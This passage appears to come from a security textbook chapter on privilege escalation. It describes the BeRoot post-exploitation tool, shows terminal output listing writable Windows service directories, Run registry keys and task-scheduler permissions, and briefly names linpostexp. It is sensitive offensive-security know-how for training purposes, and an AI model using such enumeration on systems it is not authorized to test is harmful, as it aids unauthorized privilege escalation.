
  BeRoot is a post-exploitation tool to check common misconfigurations to find a way to escalate privilege.

  As shown in the screenshot, using this tool, attackers can obtain information about service permissions, writeable directories with their locations, permissions on startup keys, etc.


msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>beRoot.exe
beRoot.exe
|====================================================================|
|                                                                    |
|                    Windows Privilege Escalation                    |
|                                                                    |
|                           ! BANG BANG !                            |
|                                                                    |
|====================================================================|



################ Service ################

[!] Permission to create a service with openscmanager
True

[!] Binary located on a writable directory
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AarSvc
Full path: C:\Windows\system32\svchost.exe -k AarSvcGroup -p
Writable directory: C:\Windows\system32
Name: AarSvc

permissions: {'change_config': False, 'start': False, 'stop': False}
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AarSvc_24f3e7
Full path: C:\Windows\system32\svchost.exe -k AarSvcGroup -p
Writable directory: C:\Windows\system32
Name: AarSvc_24f3e7
```

Figure 6.125: Screenshot of BeRoot showing service permissions


msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
################ Startup Keys ################

[!] Registry key with writable access
HKEY_LOCAL_MACHINE\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
HKEY_LOCAL_MACHINE\SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Run

[!] Binary located on a writable directory
Name: SecurityHealth
Key: SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
Writable directory: C:\Windows\system32
Full path: %windir%\system32\SecurityHealthSystray.exe

Name: SunJavaUpdateSched
Key: SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Run
Writable directory: C:\Program Files (x86)\Common Files\Java\Java Update
Full path: "C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe"


################ Taskscheduler ################

[!] Permission to write on the task directory: c:\windows\system32\tasks
True


################ Check user admin ################

[!] Is user in the administrator group
```

Figure 6.126: Screenshot of BeRoot showing Startup keys and Taskscheduler permissions


- **linpostexp**

  Source: *https://github.com*

  The linpostexp tool obtains detailed information on the kernel, which can be used to escalate privileges on the target system.

